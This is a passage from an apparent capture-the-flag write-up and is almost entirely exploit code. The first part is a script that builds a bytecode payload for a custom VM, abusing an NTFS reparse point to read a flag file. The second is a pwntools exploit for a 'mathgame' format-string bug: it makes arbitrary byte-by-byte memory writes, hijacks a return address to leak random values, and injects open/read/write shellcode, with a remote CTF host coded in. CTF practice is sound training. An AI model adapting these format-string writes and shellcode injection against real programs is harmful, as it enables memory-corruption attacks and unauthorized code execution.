FILE_FLAG_BACKUP_SEMANTICS = 0x02000000
FILE_FLAG_OPEN_REPARSE_POINT = 0x00200000
FILE_ATTRIBUTE_NORMAL=0x80
FSCTL_SET_REPARSE_POINT = 0x000900a4
```

```
FILENAME_ADDR=0x1100
FILENAME="\x1bflagatum::$INDEX_ALLOCATION"

FILENAME_FLAG="\x11flagatum/flag.txt"
FILENAME_ADDR_FLAG=0x1150

buffer=0x1000
dwBytesToRead=0x100
def pushsl(data):
   return p8(2<<6|0xd)+p32(data)
def pushl(data):
   return p8(2<<6|0xe)+p32(data)
def syscall():
   return p8(2)

fd=open("vm.bin","w")
payload=""
#44444
payload+=pushl(dwBytesToRead) #para3
payload+=pushsl(buffer) #para2

#33333
payload+=pushl(FILE_ATTRIBUTE_NORMAL) #para3
payload+=pushl(FILE_READ_DATA) #para2
payload+=pushsl(FILENAME_ADDR_FLAG) #para1
#22222
payload+=pushl(56)#para4
payload+=pushsl(0x1200) #para3
payload+=pushl(FSCTL_SET_REPARSE_POINT) #para2
#11111
payload+=pushl(FILE_FLAG_BACKUP_SEMANTICS|FILE_FLAG_OPEN_REPARSE_POINT)
#para3
payload+=pushl(FILE_READ_DATA|FILE_WRITE_DATA) #para2
payload+=pushsl(FILENAME_ADDR) #para1
payload+=pushl(0) #syscall no
payload+=syscall() # CreateFile
#11111
#push hndl
payload+=pushl(2)#syscall no
payload+=syscall() #DeviceIO
#22222
payload+=pushl(0) #syscall no
payload+=syscall() # CreateFile
#33333
```

```
payload+=pushl(1) #syscall no
payload+=syscall() #Read_FILE
#44444

payload+=pushsl(buffer)
payload+=pushsl(3)
payload+=syscall() #puts

payload=payload.ljust(0x1100)
payload+=FILENAME
payload=payload.ljust(0x1150)
payload+=FILENAME_FLAG
payload=payload.ljust(0x1200)
fdparse=open("reparse.bin","rb")
cnt=fdparse.read()
fdparse.close()
print cnt
payload+=cnt

fd.write(payload)
fd.close()
```

mathgame

format string bug.



modify dprintf return address to leak the `rand` and enter shellcode to execute `open`, `read`, `write` and get flag

```
from pwn import *
import pwnlib, time

s = None
def ru(delim):
    return s.recvuntil(delim)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def write_mem(addr,value):
    key = value&0xff
    tmp = '%%%dc'%key
    tmp += '%11$hhn'
    tmp = tmp.ljust(24,' ')
    tmp += p32(addr)
```

```
    print tmp
    sl(tmp)
    sleep(0.1)
    value >>= 8
    key = value&0xff
    tmp = '%%%dc'%key
    tmp += '%11$hhn'
    tmp = tmp.ljust(24,' ')
    tmp += p32(addr+1)
    sl(tmp)
    sleep(0.1)
    value >>= 8
    key = value&0xff
    tmp = '%%%dc'%key
    tmp += '%11$hhn'
    tmp = tmp.ljust(24,' ')
    tmp += p32(addr+2)
    sl(tmp)
    sleep(0.1)
    value >>= 8
    key = value&0xff
    tmp = '%%%dc'%key
    tmp += '%11$hhn'
    tmp = tmp.ljust(24,' ')
    tmp += p32(addr+3)
    sl(tmp)
    sleep(0.1)

def get_flag():
    return asm("""
        push 0x1010101
        xor dword ptr [esp], 0x1016660
        push 0x6c662f6e
        push 0x6f697463
        push 0x61727462
        push 0x75732f65
        push 0x6d6f682f
        /* open(file='esp', oflag='O_RDONLY', mode=0) */
        mov ebx, esp
        xor ecx, ecx
        xor edx, edx
        /* call open() */
        push 5 /* 5 */
        pop eax
        int 0x80
```

```
        /* read(in_fd='eax',buf=0xdead1500,count=0x50)*/
        mov ebx,eax
        mov ecx,0xdead1500
        mov edx,0x50
        /* call read() */
        mov al, 0x3
        int 0x80
        /*write(1,buf=0xdead1500,count=0x50)*/
        mov ebx,1
        mov ecx,0xdead1500
        mov edx,0x50
        /* call write() */
        mov al, 0x4
        int 0x80
    """)

def pwn():
    global s
    context(os='linux',arch='i386')
    debug = 1
    logg = 0
    if debug:
        s = process('./MathGame')
    else:
        s = remote('202.120.7.218', 12321)
    if logg:
        context.log_level = 'debug'
    #gdb.attach(s)
    #raw_input()
    dprintf_ret_addr = 0xdead0fec
    esp_start = 0xdead110c
    ru('started!\n')
    #sl('%%%dc'%0xdeab0000)
    write_mem(0xdead1030,0xdead0fec)#15
    write_mem(0xdead1034,0xdead0ff0)#16
    write_mem(0xdead1038,0xdead0ff4)#17
    #payload = '%7$hhn'+'%c%8$n'+'%159c'+'%9$hhn'+p32()
    #sl('%207c'+'%8$hhn'+' '+p32(dprintf_ret_addr))
    #sl('\x00')
    #gdb.attach(s)
    #raw_input()
    payload = '%17$hhn'+'%1c%16$n'+'%159c%15$hhn'
    sl(payload)
    rand0 = u32(rn(4))
    rand1 = u32(rn(4))
```

```
    log.success('rand0 = %s'%hex(rand0))
    log.success('rand1 = %s'%hex(rand1))
    if rand0 < rand1:
        num = rand0 - rand1
    else:
        num = rand1  + 0xffffffff - rand0
    write_mem(0xdead1800,num)
    #gdb.attach(s)
    #raw_input()
    sleep(0.1)
    sl('\x00')
    sleep(0.1)
    #gdb.attach(s)
    #raw_input()
    sl(get_flag().ljust(95,'\x90'))
    s.interactive()
if __name__ == '__main__':
    pwn()
```